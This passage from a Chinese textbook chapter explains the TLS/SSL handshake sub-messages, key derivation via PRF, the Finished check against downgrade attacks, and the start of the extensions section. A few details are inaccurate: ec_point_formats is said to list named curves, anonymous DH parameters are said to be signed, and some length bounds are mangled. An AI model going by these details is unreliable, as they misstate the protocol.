- ◎ 星号标记表示对应的子消息是否发送取决于不同的密码套件，比如 **RSA** 密码套件不会出现 **ServerKeyExchange** 子消息。
- ◎ 在该流程中，不会描述证书的校验逻辑，这不属于 TLS/SSL 协议定义的内容。
- ◎ 在 **HTTPS** 中，服务器可以提供证书让客户端进行身份校验，客户端也可以提供证书让服务器端身份校验。本章主要讲解服务器证书的身份校验，避免由于太多的知识干扰理解。

握手协议的主要步骤：

- ◎ 互相交换 **hello** 子消息，该消息交换随机值和支持的密码套件列表，协商出密码套件以及对应的算法，检查会话是否可恢复。

- ◎ 交换证书和密码学信息，允许服务器端和客户端互相校验身份，本章主要讲解服务器身份验证。
- ◎ 交换必要的密码学参数，客户端和服务端获得一致的预备主密钥（premaster secret）。
- ◎ 通过预备主密钥和服务端/客户端的随机值生成主密钥（master secret）。
- ◎ 握手协议提供加密参数（主要是密码块）给 TLS 记录层协议。
- ◎ 客户端和服务端校验对方的 Finished 子消息，避免握手协议的消息被篡改。

握手协议由多个子消息构成，接下来会详细讲解。

子消息的构成如下：

```
enum {
    hello_request(0), client_hello(1), server_hello(2),
    certificate(11), server_key_exchange (12),
    certificate_request(13), server_hello_done(14),
    certificate_verify(15), client_key_exchange(16),
    finished(20), (255)
} HandshakeType;

struct {
    HandshakeType msg_type;
    uint24 length;
    select (HandshakeType) {
        case hello_request:      HelloRequest;
        case client_hello:       ClientHello;
        case server_hello:       ServerHello;
        case certificate:         Certificate;
        case server_key_exchange: ServerKeyExchange;
        case certificate_request: CertificateRequest;
        case server_hello_done:   ServerHelloDone;
        case certificate_verify:  CertificateVerify;
        case client_key_exchange: ClientKeyExchange;
        case finished:            Finished;
    } body;
} Handshake;
```

握手协议中的子消息必须按照特定的顺序发送，对于客户端和服务端来说，如果收不到特定顺序的消息就会产生一个致命的错误，比如客户端发送 hello 消息后，下一个接收到的消息必须是服务器发送的 hello 消息。

8.5.1 Client Hello 子消息

当客户端连接到服务器的时候，发送的第一条消息就是它，消息结构如下：

```

struct {
    ProtocolVersion client_version;
    Random random;
    SessionID session_id;
    CipherSuite cipher_suites<2..2^16-2>;
    CompressionMethod compression_methods<1..2^8-1>;
    select (extensions_present) {
        case false:
            struct {};
        case true:
            Extension extensions<0..2^16-1>;
    };
} ClientHello;

```

1) client_version

表示客户端支持的 TLS/SSL 协议版本，该值表示支持的最高版本号，如果该值是 TLS v1.2，表示客户端支持的版本号可以是 TLS v1.2 以下所有的版本。

2) random

客户端的随机数，该值非常有用，使用 PRF 算法计算主密钥和密钥块会用到，校验完整的握手消息也会用到，生成预备主密钥也会用到，主要是为了避免可能的重放攻击。

3) session_id

session_id 和会话恢复有关，详细的内容本章后续讲解，本节简单介绍。一个客户端和服务器完成一次握手，服务器会发送一个会话 ID 给客户端，下次连接的时候客户端会发送该会话 ID 给服务器，如果服务器端校验存在该会话 ID，就会恢复上一次连接，从而减少握手过程，提升效率。

对于一次全新的连接来说，客户端传递的 session_id 为空，是一次完整的握手过程。

4) cipher_suites

客户端发送其支持的密码套件列表，可以发送多个密码套件，排在第一个的优先选择。

5) compression_methods

客户端支持的压缩方法，和 TLS 记录层协议一样，一般不启用压缩算法。

6) extensions

和证书中的扩展一样，TLS/SSL 协议中也支持扩展，以便在不用修改协议的基础上提

供更多的可扩展性。

扩展比较多，本章后续会详细描述，目前只要知道客户端 Client Hello 消息和服务器 Server Hello 消息中会处理一系列的扩展，每个扩展的类型是 Extension，每个 Client Hello 消息可以包含多个扩展。

客户端发送 Client Hello 消息后，就会等待服务器发送 Server Hello 消息，如果没有接收到该消息或者接收到的是其他子消息，会产生一个致命错误。

8.5.2 Server Hello 子消息

服务器端接收到客户端的 Client Hello 消息后，最重要的操作就是根据客户端传递过来的密码套件，结合服务器端配置的密码套件，选择一个双方都支持的密码套件，如果匹配错误，表示握手失败。

Server Hello 子消息的结构和 Client Hello 子消息比较类似，结构如下：

```
struct {
    ProtocolVersion server_version;
    Random random;
    SessionID session_id;
    CipherSuite cipher_suite;
    CompressionMethod compression_method;
    select (extensions_present) {
        case false:
            struct {};
        case true:
            Extension extensions<0..216-1>;
    };
} ServerHello;
```

1) server_version

服务器根据客户端传递的版本号选择一个双方都支持的版本，不同的协议版本，客户端和服务器端处理逻辑是不同的。

2) random

和客户端一样，服务器端也会生成一个随机数，作用和客户端发送的随机数类似。

3) session_id

如果客户端传输的 session_id 不为空，则服务器会从缓存中寻找是否存在同样的 session_id，如果找到表示可以进行会话恢复，可以复用上一个连接。如果没有找到，则进

行一个完整的握手过程，传递一个新的 `session_id`。

4) `cipher_suite`

服务器根据客户端传递的密码套件列表，选择一个双方都支持的密码套件进行处理，服务器配置的密码套件列表很重要，从安全性考虑，应该以服务器配置为准。

5) `compression_method`

根据客户端传递的 `compression_method`，决定使用的压缩算法，一般情况下不启用压缩算法。

6) `extensions`

根据客户端传递的扩展列表，服务器会处理一系列扩展。扩展列表必须和客户端发送的扩展列表有关联，客户端没有发送的扩展不能出现在服务器发送的扩展列表中，否则握手过程失败。

8.5.3 Server Certificate 子消息

服务器发送 Server Hello 消息后，一般会立刻发送 Server Certificate 子消息，Server Hello 子消息和 Server Certificate 子消息在同一个网络包中（同一个 TLS 记录层消息中），如果拆分为多个包，会进一步增加网络延迟。

该子消息是可选的，根据协商出来的密码套件，服务器选择是否发送证书消息。在 HTTPS 网站中一般服务器会发送证书，如果协商出的密码套件是 DH_anon 或者 ECDH_anon，则服务器不发送该子消息，可能会遇到中间人攻击。

服务器发送证书一般有两个目的：一个是身份验证，另一个是证书中包含服务器的公钥，该公钥结合密码套件的密钥协商算法协商出预备主密钥。

该消息的结构如下：

```
opaque ASN.1Cert<1..224-1>;

struct {
    ASN.1Cert certificate_list<0..224-1>;
} Certificate;
```

证书消息包含的就是证书链，每张证书是一个 ASN.1Cert 结构，服务器实体证书是第一张证书，接下来是中间证书，根证书集成到了客户端的根证书列表中，没有必要包含在服务器证书消息中。

如果服务器消息中仅仅包含了服务器实体证书，客户端一般会构建完整的证书链，但

这不属于 TLS/SSL 协议的规定，是否构建完整证书链取决于客户端，服务器证书的标准必须是 X.509 v3 标准，不能是 PKCS #7 标准的证书。

接下来重点描述客户端签名算法、证书签名算法、密码套件、服务器公钥四者之间的关系。

1) 证书签名算法和客户端签名算法

证书中包含了 CA 机构的信息，最重要的就是证书的数字签名算法，客户端发送 Client Hello 消息的时候包含 signature_algorithms 扩展，该扩展包含客户端支持的所有数字签名算法，如果证书链中的证书签名算法客户端不支持，握手就失败。

2) 服务器公钥和证书签名算法

证书中包含服务器公钥，或者说证书会对服务器公钥进行签名，如果 CA 机构使用 RSA 签名算法，证书中不一定包含一个服务器 RSA 公钥，也可以是一个 ECDSA 公钥，这之间没有必然联系。Let's Encrypt 目前就使用 RSA 签名算法对服务器实体证书进行签名，但服务器实体证书可以包含服务器 ECDSA 公钥。

比如协商出 ECDHE_ECDSA 密码套件，仅仅表明证书包含了一个 ECDSA 服务器公钥，证书中会说明证书使用的签名算法。

3) 密码套件和服务器公钥

密码套件中和握手协议相关的是密码协商算法和身份验证算法，以 ECDHE_ECDSA 密码套件举例，其中的 ECDSA 并不表示身份验证算法，实际上代表证书中的公钥是 ECDSA 公钥。

密码套件中密码协商算法不一样，包含的公钥作用也不一样，具体情况如下：

(1) ECDHE_ECDSA

为了协商出预备主密钥，需要使用 ECDHE 密码协商算法，客户端和服务器每次连接的时候，服务器需要传递动态的 DH 信息（DH 参数和 DH 公钥），传递的 DH 信息需要使用 ECDSA 签名算法签名后发送给客户端，相关细节会在 Server Key Exchange 子消息中说明。

该密码套件，ECDSA 公钥用来对 DH 信息进行签名，所以客户端也必须支持 ECDSA 签名算法，客户端通过 signature_algorithms 扩展指定其支持的所有签名算法。

(2) DH_RSA

为了协商出预备主密钥，需要使用 DH 密码套件算法，由于是静态 DH 交换，DH 信

息（DH 参数和 DH 公钥）并不是服务器发送给客户端的，DH 信息包含在证书中。

这种方式也说明 DH_RSA 密码套件中的 RSA 公钥并没有什么用，它不会进行 RSA 加密也不会进行 RSA 签名。

表 8-5 列举了密钥交换算法和服务器公钥（包含在证书中）的关系。

表 8-5 密钥交换算法和服务器公钥（包含在证书中）的关系

密钥交换算法	证书公钥类型
RSA	证书中包含 RSA 公钥，该公钥可以进行密码协商，也就是使用 RSA 密码协商算法，前提是服务器实体证书 Key Usage 扩展必须置为 keyEncipherment，表示允许服务器公钥用于密码协商
DHE_RSA/ECDHE_RSA	证书中包含 RSA 公钥，可以使用 ECDHE 或者 DHE 算法进行密钥协商。在该密码套件中，RSA 公钥可以进行数字签名，前提是证书 Key Usage 扩展必须置为 digitalSignature
DH_DSS/DH_RSA	证书中包含 DSS 或者 RSA 公钥，使用 DH 算法进行密钥协商，证书中包含 DH 信息，前提是 Key Usage 扩展必须置为 keyAgreement，这种套件已经很少见
ECDH_ECDSA/ECDH_RSA	证书中可以包含 RSA 或者 ECDSA 公钥，使用支持椭圆曲线的密码协商算法 ECDH，由于是静态密钥协商算法，ECDH 的参数和公钥包含在证书中，这种套件已经很少见，因为不支持前向安全性
ECDHE_ECDSA	证书中包含 ECDSA 公钥，ECDSA 公钥包含了特定的命名曲线，而这些命名曲线客户端必须支持，客户端通过 Client Hello 消息中的 ec_point_formats 扩展指定支持的命名曲线，使用 ECDHE 算法协商预备主密钥，这是目前最安全、性能最高的密码套件

需要进一步强调，对于 DH_DSS、DH_RSA、ECDH_ECDSA、ECDH_RSA 套件来说，套件的后半部分对应的公钥不会用来加密或者数字签名，没有存在的必要性。套件的后半部分并不限制 CA 机构签发证书所选用的数字签名算法，DH_DSS、DH_RSA、ECDH_ECDSA、ECDH_RSA 这些名字的存在仅仅是历史原因。

8.5.4 Server Key Exchange 子消息

该消息是有条件才发送的，如果证书包含的信息不足以进行密钥交换，那么必须发送该消息。主要从两方面了解该消息：

- ◎ 该消息和密码套件的关系。
- ◎ 该消息的结构。

1) Server Key Exchange 子消息和密码套件的关系

(1) 下列的密码套件，服务器会发送 Server Key Exchange 子消息。

DHE_DSS
DHE_RSA
ECDHE_ECDSA
ECDHE_RSA

上述密码套件都是使用临时 DH/ECDH 密码协商算法，客户端每次连接服务器的时候，服务器会发送动态 DH 信息（DH 参数和 DH 公钥），这些信息不存在证书中，需要通过 Server Key Exchange 消息传递，传递的 DH 信息需要使用服务器的私钥进行签名，该私钥和证书中包含的服务器公钥是一对。

(2) 下列的密码套件需要服务器发送 Server Key Exchange 子消息。

DH_anon
ECDH_anon

使用的是静态 DH/ECDH 协商算法，但由于没有证书（没有 Server Certificate 消息），所以需要 Server Key Exchange 消息传递相关 DH 信息，传递的 DH 信息需要使用服务器的私钥进行签名。

(3) 下列的密码套件不允许服务器发送 Server Key Exchange 子消息。

RSA
DH_DSS
DH_RSA

对于 RSA 密码套件，客户端计算出预备主密钥，然后使用服务器 RSA 公钥加密发送给服务器端，服务器端反解出预备主密钥即可，没有 Server Key Exchange 子消息也能完成密钥协商。

对于 DH_DSS/DH_RSA 密码套件，证书中已经包含静态 DH 信息，无须服务器端额外发送 Server Key Exchange 子消息，客户端和服务端各协商出预备主密钥的一半密钥，结合起来就是预备主密钥。目前已经很少看到这样的密码套件，CA 机构也不会再在签发证书的时候包含静态 DH 信息。

2) 消息结构

接下来了解 Server Key Exchange 子消息的结构，一般 HTTPS 网站会部署 ECDHE_RSA、DHE_RSA、ECDHE_ECDSA、RSA 这 4 个密码套件中的某一个。

Server Key Exchange 子消息主要包含 DH/ECDH 的参数和公钥，理解该子消息的结构对理解 DH 和 ECC 椭圆曲线很有好处。

(1) 服务器支持的密码套件

```
enum {
    dhe_dss, dhe_rsa, dh_anon, rsa, dh_dss, dh_rsa, ec_diffie_hellman
} KeyExchangeAlgorithm;
```

(2) DH 参数和公钥结构

```
struct {
    opaque dh_p<1..2^16-1>;
    opaque dh_g<1..2^16-1>;
    opaque dh_Ys<1..2^16-1>;
} ServerDHParams;
```

该结构包含临时 DH 参数和公钥，dh_p 代表大质数，dh_g 代表生成元，dh_Ys 表示服务器 DH 公钥。

(3) ECDHE 参数和公钥结构：

服务器的临时 ECDH 参数和公钥结构如下：

```
struct {
    # ECDH 参数，主要是命名曲线
    ECParameters      curve_params;
    # 公钥
    ECPoint            public;
} ServerECDHParams;
```

其中 curve_params 是 ECC 椭圆曲线，public 是 ECC 公钥。

ECC 公钥结构如下：

```
struct {
    opaque point <1..2^8-1>;
} ECPoint;
```

椭圆曲线，重点关注命名曲线：

```
enum {
    explicit_prime (1),
    explicit_char2 (2),
    named_curve (3),
    reserved(248..255)
} ECCurveType;
```

系统支持的所有命名曲线：

```
enum {
    secp256k1 (22), secp256r1 (23), secp384r1 (24),
```

```
} NamedCurve;
```

ECPParameters 参数重点理解：

```
struct {
    ECCurveType    curve_type;
    select (curve_type) {
        case explicit_prime:
            #忽略不描述
        case explicit_char2:
            #忽略不描述
        # 使用定义好的命名曲线
        case named_curve:
            #选择客户端和服务端都支持的命名曲线
            NamedCurve namedcurve;
    };
} ECPParameters;
```

ECCurveType 表示 ecc 类型，每个人可以自行指定椭圆曲线的公式、基点等域参数，但是在 TLS/SSL 协议中一般使用已经命名好的命名曲线（named_curve）。

ServerECDHParams 结构中包含了服务器的 ECDH 参数和 DH 公钥。

(4) 根据不同的密码套件处理 Server Key Exchange 子消息

```
struct {
    # 判断密码套件中的密钥协商算法
    select (KeyExchangeAlgorithm) {

        # 假如不需要身份验证，需要动态传递 DH 信息和 DH 公钥
        case dh_anon:
            ServerDHParams params;

        # 动态 DH
        case dhe_dss:
        case dhe_rsa:
            ServerDHParams params;
            # 服务器结合客户端和服务端随机数和 DH 信息（DH 参数和公钥），并对其签名发送给客
            # 户端
            digitally-signed struct {
                opaque client_random[32];
                opaque server_random[32];
                ServerDHParams params;
            } signed_params;

        # 下列密码套件无须传递 Server Key Exchange 子消息
        case rsa:
```

```

    case dh_dss:
    case dh_rsa:
        struct {} ;

    # 如果是动态 ECDH 协商算法
    case ec_diffie_hellman:
        # ECC 域信息和公钥签名后发送给客户端
        ServerECDHParams    params;
        Signature            signed_params;
};
} ServerKeyExchange;

```

可以看出，该消息会对发送的 DH/ECDH 参数和公钥进行签名，重点理解 ServerDHPParams 和 ServerECDHParams 结构。

8.5.5 Server Hello Done 子消息

服务器发送 Server Hello 等消息后，会立刻发送该消息，然后等待客户端的响应。

该消息格式很简单，就是一条空消息：

```
struct { } ServerHelloDone;
```

该消息代表的含义主要有两点：

- ◎ 服务器发送了足够的消息，接下来可以和客户端一起协商出预备主密钥。
- ◎ 客户端接收到该消息后，可以进行证书校验、协商密钥等步骤。

8.5.6 Client Key Exchange 子消息

在接收到服务器的 Server Hello Done 消息后，客户端应该立刻发送该消息。该消息的主要作用就是协商出预备主密钥，一般有两种方式：

- ◎ 客户端通过 RSA/ECDSA 算法加密预备主密钥，然后发送给服务器端。
- ◎ 通过服务器发送 DH 参数计算出客户端的 DH 公钥，并传递给服务器，两者最终会计算出相同的预备主密钥。

该消息的结构如下：

```

struct {
    select (KeyExchangeAlgorithm) {
        case rsa:
            EncryptedPreMasterSecret;
        case dhe_dss:

```

```
        case dhe_rsa:
        case dh_dss:
        case dh_rsa:
        case dh_anon:
            ClientDiffieHellmanPublic;
        case ec_diffie_hellman:
            ClientECDiffieHellmanPublic;
    } exchange_keys;
} ClientKeyExchange;
```

针对不同的密码套件，该消息一般有三种处理逻辑，接下来分别介绍。

1) EncryptedPreMasterSecret

如果 RSA 算法用于身份验证和密钥交换（比如 RSA 密码套件），客户端会生成一个 48 字节的预备主密钥，然后用服务器证书中的公钥加密并发送给服务器端。

预备主密钥 **PreMasterSecret** 结构定义如下：

```
struct {
    # 客户端支持的最高版本
    ProtocolVersion client_version;
    # 一个 46 字节的随机数
    opaque random[46];
} PreMasterSecret;
```

最终发送的消息就是 **pre_master_secret**，该值经过加密发送给服务器端。

```
struct {
    public-key-encrypted PreMasterSecret pre_master_secret;
} EncryptedPreMasterSecret;
```

(1) **pre_master_secret** 中的版本号不是客户端和服务端协商出来的 TLS/SSL 协议版本号，而是客户端 Client Hello 消息传递的版本号，主要目的是为了避免回退攻击。

(2) 服务器用自己的私钥解密后，对于 TLS v1.1 以上的版本来说，必须校验其中的版本号。如果校验失败，比如 **pre_master_secret.client_version** 不等于客户端 Client Hello 消息传递的版本号，服务器会根据一定规则重新生成 **PreMasterSecret**，并继续进行握手。

(3) 客户端仅仅是加密，而没有完整性保护，消息可能会被篡改，在实现的时候一定要注意，有两种加密体制，分别是 **RSAES-PKCS1-v1_5** 和 **RSAES-OAEP** 加密方式，**RSAES-OAEP** 相对更安全，但 TLS/SSL 协议仍然使用 **RSAES-PKCS1-v1_5** 加密方式。

2) ClientDiffieHellmanPublic

如果密码套件中密钥协商算法是 DH 算法，客户端必须发送 DH 公钥给服务器端，注

意是明文发送的。

```
# 公钥编码方式
enum { implicit, explicit } PublicValueEncoding;

struct {
    select (PublicValueEncoding) {
        # 隐式
        case implicit:
            struct { };
        # 显示传递客户端 DH 公钥
        case explicit:
            opaque dh_Yc<1..2^16-1>;
    } dh_public;
} ClientDiffieHellmanPublic;
```

客户端也可以发送证书供服务器进行身份校验，但是本章没有描述客户端身份验证。客户端证书如果包含了 DH 公钥，那么该消息什么也不用做，`implicit` 表示客户端 DH 公钥隐藏在证书中，`explicit` 表示需要显式的传递公钥，传递的 DH 公钥没有任何加密处理。

3) ClientECDiffieHellmanPublic

如果协商出的密码套件密钥协商算法是 ECDHE，客户端需要发送 ECDH 公钥，消息结构如下：

```
# 公钥结构
struct {
    opaque point <1..2^8-1>;
} ECPoint;

struct {
    select (PublicValueEncoding) {
        case implicit:
            struct { };
        # ECDH 公钥
        case explicit:
            ECPoint ecdh_Yc;
    } ecdh_public;
} ClientECDiffieHellmanPublic;
```

需要特别说明的是，所有涉及 ECC 的操作，服务器端和客户端必须选用双方都支持的命名曲线，客户端 Client Hello 消息中 `ecc_curve` 扩展指定了支持的 ECC 命名曲线。

8.5.7 计算主密钥和密钥块

计算主密钥和密钥块是两个不同的过程，接下来分别介绍。

1) 计算主密钥

一旦客户端和服务端协商出预备主密钥，就会立刻计算主密钥，在 `ChangeCipherSpec` 消息（确切地说是协议）发送之前，客户端和服务端计算出主密钥就行。

通过 `PRF` 函数将预备主密钥转换为主密钥后，客户端和服务端应该立刻从内存中删除预备主密钥，避免攻击者获取预备主密钥，计算公式如下：

```
master_secret = PRF(pre_master_secret,
                    "master secret",
                    ClientHello.random + ServerHello.random)
                    [0..47];
```

该函数的输入值就是预备主密钥（`pre_master_secret`），标签（`label`）是 `master secret`，客户端和服务端的随机数组合起来就是 `seed`。

主密钥的长度固定是 48 字节，而预备主密钥的长度取决于密码套件算法，如果 `RSA` 算法用来协商密钥，预备主密钥的长度是 48 字节；如果 `DH/ECDH` 算法用来协商密钥，长度取决于 `DH/ECDH` 算法的公钥。

2) 计算密钥块

客户端和服务端计算出主密钥后，立刻计算密钥块（`key_block`），`TLS` 记录层协议需要使用这些密钥块进行密码学机密性和完整性保护。

主密钥的长度固定是 48 字节，而密钥块的个数和长度取决于协商出的密码套件，确切地说取决于加密参数（`security parameters`），需要使用 `PRF` 函数扩展出足够长的密钥块，计算公式如下：

```
key_block = PRF(SecurityParameters.master_secret,
                "key expansion",
                SecurityParameters.server_random + SecurityParameters.
client_random);
```

函数的输入值是主密钥，标签（`label`）是 `key expansion`，服务端和客户端的随机数组合起来就是 `seed`。需要注意的是 `PRF` 计算主密钥和密钥块时，`seed` 对应的值是不同的，客户端和服务端随机数的组合顺序会调换。

根据密码套件可以计算出密钥块的长度，然后将密钥块拆分成各个密钥值，每个密钥块长度由加密参数（`security parameters`）决定，密钥块主要有 6 个：

```
client_write_MAC_key[SecurityParameters.mac_key_length]
server_write_MAC_key[SecurityParameters.mac_key_length]
client_write_key[SecurityParameters.enc_key_length]
server_write_key[SecurityParameters.enc_key_length]
```

```
client_write_IV[SecurityParameters.fixed_iv_length]
server_write_IV[SecurityParameters.fixed_iv_length]
```

write_key 和 write_MAC_key 不用多介绍，加密和消息验证码需要密钥，对于客户端和服务端来说，使用的密钥是不同的。如果是分组加密方式，还需要初始化向量（write_IV）；如果是 AEAD 模式 write_MAC_key 则不需要，使用 write_IV 作为 nonce（随机值）。

再一次强调，客户端和服务端只要计算出预备主密钥，可以理解为主密钥和密钥块也可随时生成。

PRF 算法的加密基元是 HMAC 算法，HMAC 算法的加密基元是 Hash 算法，PRF 函数实际就是对 P_hash 函数的包装，PRF 使用的 Hash 算法取决于密码套件和 TLS 版本，其中的关系如表 8-6 所示。

表 8-6 PRF 使用的 Hash 算法

PRF 算法	Hash 算法
prf_tls10	TLS v1.0 和 TLS v1.1 协议，PRF 算法是结合 MD5 and SHA-1 算法
prf_tls12_sha256	TLS v1.2 协议，默认 Hash 算法是 SHA256（最低安全度的算法）
prf_tls12_sha384	TLS v1.2 协议，如果密码套件指定的 HMAC 算法安全级高于 SHA256（比如 SHA384 算法），则采用的加密基元是 SHA384 算法

从表中可以看出，TLS v1.2 以前的协议 PRF 采用的 Hash 算法是硬编码，不依赖于密码套件。而 TLS v1.2 协议 PRF 采用的 Hash 算法最低强度是 SHA256 算法。

表 8-7 清晰地描述了密码套件之间各个算法之间的关系。

表 8-7 密码套件之间各个算法之间的关系

密 码 套 件	密钥协商算法	身份验证算法	加 密 算 法	HMAC 算法	PRF
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	ECDHE	RSA	AES-256-GCM	-	SHA384
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256	ECDHE	ECDSA	AES-128-CBC	SHA256	取决于 TLS/SSL 协议版本
TLS_RSA_WITH_AES_128_CBC_SHA	RSA	RSA	AES-128-CBC	SHA1	取决于 TLS/SSL 协议版本
TLS_RSA_WITH_AES_128_CCM	RSA	RSA	AES-128-CCM	SHA1	取决于 TLS/SSL 协议版本

8.5.8 Change Cipher Spec 协议

该协议并不是握手协议的一部分，但在理解的时候可以认为是握手协议的子消息。客户端和服务端计算出预备主密钥、主密钥、密码块后，接下来通知对端，后续的消息都需要 TLS 记录层协议加密保护了。因为所有的加密参数（security parameters）对应的值已经填充完成，连接状态由待读状态/待写状态切换为可读状态/可写状态。

而 TLS 记录层协议一旦发现连接状态被置为可读写状态，则会进行加密和完整性运算。

对于客户端和服务端来说，需要注意发送该消息的时候并不知道对方是否已经计算出主密钥和密钥块，一般情况下是客户端先发送 ChangeCipherSpec 子消息。

该消息的结构非常简单：

```
struct {
    enum { change_cipher_spec(1), (255) } type;
} ChangeCipherSpec;
```

8.5.9 Finished 子消息

ChangeCipherSpec 消息发送后，理论上 TLS 记录层协议就可以加密保护应用层数据（HTTP）了，因为所有的密钥块都已经准备好。

但在 TLS/SSL 协议中，客户端和服务端会接着 ChangeCipherSpec 子消息发送 Finished 子消息，该子消息是第一个由 TLS 记录层协议加密保护的消息，那么该消息的作用是什么呢？

在握手协议中，所有的子消息没有加密和完整性保护，消息很容易被篡改，为了避免消息篡改，客户端和服务端需要校验对方发送的 Finished 子消息，确保所有的握手消息没有被篡改。

该消息的结构如下：

```
struct {
    opaque verify_data[verify_data_length];
} Finished;
```

该消息 verify_data 对应的值也是通过 PRF 函数计算出来的，函数处理如下：

```
verify_data = PRF(master_secret, finished_label, Hash(handshake_messages))
               [0..verify_data_length-1];
```

生成 verify_data 有三个参数。

◎ 输入值是主密钥。

- ◎ 标签（finished_label）对于客户端和服务端来说是不同的，如果是客户端发送 Finished 消息，那么标签的值是“client finished”；如果是服务器端发送的 Finished 消息，该标签的值是“server finished”。
- ◎ handshake_messages 是所有的握手协议消息。在 TLS/SSL 协议中，一般是客户端先发送 Finished 消息，对于客户端来说，handshake_messages 的内容包含所有发送的消息和接收到的消息，但不包括自己发送的 Finished 消息。对于服务器端来说，handshake_messages 的内容从 Client Hello 消息开始截止到 Finished 消息之前的所有消息，也包括客户端的 Finished 子消息。

另外 handshake_messages 消息只包括握手协议的消息，不包括 ChangeCipherSpec 消息、警告（alert）消息。

在 Finished 子消息中，会使用 Hash 函数计算 handshake_messages，对应的 Hash 算法就是 PRF 算法对应的 Hash 算法，早期的 TLS/SSL 版本协议，verify_data 的长度是 12 个字节；对于 TLS v1.2 版本协议，verify_data 的长度取决于密码套件，如果密码套件没有明确规定 verify_data_length，则默认的长度也是 12 个字节。

Finished 子消息有严格的顺序要求，一定是在 ChangeCipherSpec 子消息之后发送 Finished 子消息，如果没有遵守该规定，会产生一个致命错误。一旦客户端和服务端都校验了对方的 Finished 子消息，那么接下来就可以立刻加密保护应用层数据了。

如果没有 Finished 消息，可能遇到下列攻击：

- ◎ 客户端 Client Hello 消息中的版本号是 TLS v1.2，表示客户端支持的 TLS/SSL 协议最高版本是 TLS v1.2。
- ◎ 中间人劫持了该消息，强制将版本号修改为 TLS v1.0，期待服务器协商出的版本是 TLS v1.0，这就是回退攻击，利用旧版本 TLS 协议的弱点进行攻击。
- ◎ 服务器端接收到 Client Hello 消息后，无法确认该消息是否被篡改，由于 Client Hello 消息中的版本号是客户端支持的最高 TLS/SSL 版本，最终 Server Hello 消息使用 TLS v1.0 协议进行通信，中间人就可以利用 TLS v1.0 协议的弱点进行攻击。

接下来查看 Finished 子消息是如何避免消息篡改的：

- ◎ 客户端计算 verify_data 值，其中 handshake_messages 包含的版本号是 TLS v1.2（不是最终协商出的 TLS v1.0 协议），然后发送 Finished 消息给服务器端。
- ◎ 服务器端接收到客户端 Finished 消息后，解出客户端发送的 handshake_messages，其对应的版本号是 TLS v1.2，但是自己接收到的客户端 Client Hello 消息中的版

本号是 TLS v1.0（被中间人篡改了），服务器端发现两个版本号不相等，说明消息被篡改，宣告握手失败。

8.6 扩展

本节重点介绍扩展，通过扩展，客户端和服务端可以在不更新 TLS/SSL 协议的基础上获取更多的能力。

在 RFC 5246 文档中，仅仅对扩展定义了一些概念框架和设计规范，具体扩展的详细定义由 RFC 6066 制定，每个扩展由 IANA 统一注册和管理。

扩展的工作方式如下：

- ◎ 客户端（浏览器）可以根据自己的需求发送多个扩展给服务器，扩展列表消息包含在 Client Hello 消息中。
- ◎ 服务器端解析 Client Hello 消息中的扩展，根据 RFC 的定义，逐一解析，并在 Server Hello 消息中返回相同类型的扩展，注意有些扩展不一定在 Server Hello 消息中响应。

TLS/SSL 协议扩展特点如下：

（1）客户端和服务端 Hello 消息包含扩展信息，扩展是向下兼容的，表示客户端和服务端并没有严格要求一定要支持某个扩展。比如客户端 Client Hello 消息中附带了一个扩展，服务器端接收到该扩展，如果没有明白该扩展的含义，可以忽略不处理，并不影响后续的握手；如果服务器明白该扩展的含义，可以在 Server Hello 以同样的扩展响应客户端 Client Hello 消息。

（2）服务器端响应的扩展必须是客户端扩展请求的子集，客户端没有发送的扩展不能出现在服务器 Server Hello 消息中，否则会产生一个致命错误。

（3）完整的一个握手协议，扩展处理很简单，如果某个 TLS 连接能够恢复（会话恢复），扩展的处理情况就比较复杂，关于会话恢复和扩展的关系在本章后续会讲解，每个扩展在制定的时候必须考虑会话恢复的情况。

IANA 制定了很多扩展，但在 TLS/SSL 协议中真正完全实施的并不多，这取决于客户端（浏览器）的支持，有很多扩展也处于试验性质。对于读者来说，通过扩展能够深刻地理解 TLS/SSL 协议，扩展是 TLS/SSL 协议中一个可插拔的单元，必须明白其在 TLS/SSL 协议中的定位。

一些较新的扩展一般是规模较大的公司或组织提出来的，并积极地进行试验，比如 ALPN、证书透明度扩展都是谷歌提出来的。

RFC 6066 定义了多个扩展，如表 8-8 所示。

表 8-8 RFC 6066 定义了多个扩展

扩展类型名称	扩展类型编号	RFC 引用
server_name	0	RFC 6066
max_fragment_length	1	RFC 6066
client_certificate_url	2	RFC 6066
trusted_ca_keys	3	RFC 6066
truncated_hmac	4	RFC 6066
status_request	5	RFC 6066
supported_groups	10	RFC 7919
ec_point_formats	11	RFC-ietf-tls-rfc4492bis-17]
signature_algorithms	13	RFC 5246
application_layer_protocol_negotiation	16	RFC 7301
signed_certificate_timestamp	18	RFC 6962
extended_master_secret	23	RFC 7627
SessionTicket TLS	35	RFC 4507
renegotiation_info	65281	RFC 5746

为了处理扩展，TLS 握手协议也新增加了两个新的握手协议子消息：

```
struct {
    HandshakeType msg_type;
    uint24 length;
    select (HandshakeType) {
        case certificate_url:    CertificateURL;
        case certificate_status: CertificateStatus;
    } body;
} Handshake;
```

接下来看看每个扩展的结构：

```
struct {
    ExtensionType extension_type;
    opaque extension_data<0..2^16-1>;
} Extension;
```

每个扩展由两部分组成，分别是扩展类型(extension_type)和扩展数据(extension_data)，

有些扩展类型对应的扩展数据可能是空的，下面列举一些常见的扩展定义：

```
enum {
    server_name(0),
    max_fragment_length(1),
    client_certificate_url(2),
    trusted_ca_keys(3),
    truncated_hmac(4),
    status_request(5), (65535)
} ExtensionType;
```

扩展类型占用两个字节的存储空间，每个扩展类型有一个编号，扩展数据的长度是可变的，前两个字节表示扩展内容的长度，接下来是扩展数据的具体内容。

扩展列表整体结构如下：

```
Extension extensions<0..2^16-1>;
```

下面分别讲解一些比较重要的扩展，在讲解每个扩展的时候，使用 Wireshark 工具来描述扩展的详细信息，关于 Wireshark 的使用会在本章后续重点解释。在本节中，重点了解 Wireshark 的输出信息，明白每个扩展的消息结构即可。

8.6.1 ECC 椭圆曲线扩展

和 ECC 椭圆曲线相关的扩展有两个，分别是 `elliptic_curves` 和 `ec_point_formats`。`elliptic_curves` 目前已经被重名为 `supported_groups`，和 ECC 椭圆曲线有关的扩展内容可以参考 RFC 4492 文档。

这两个扩展定义如下：

```
enum {
    elliptic_curves(10),
    ec_point_formats(11)
} ExtensionType;
```

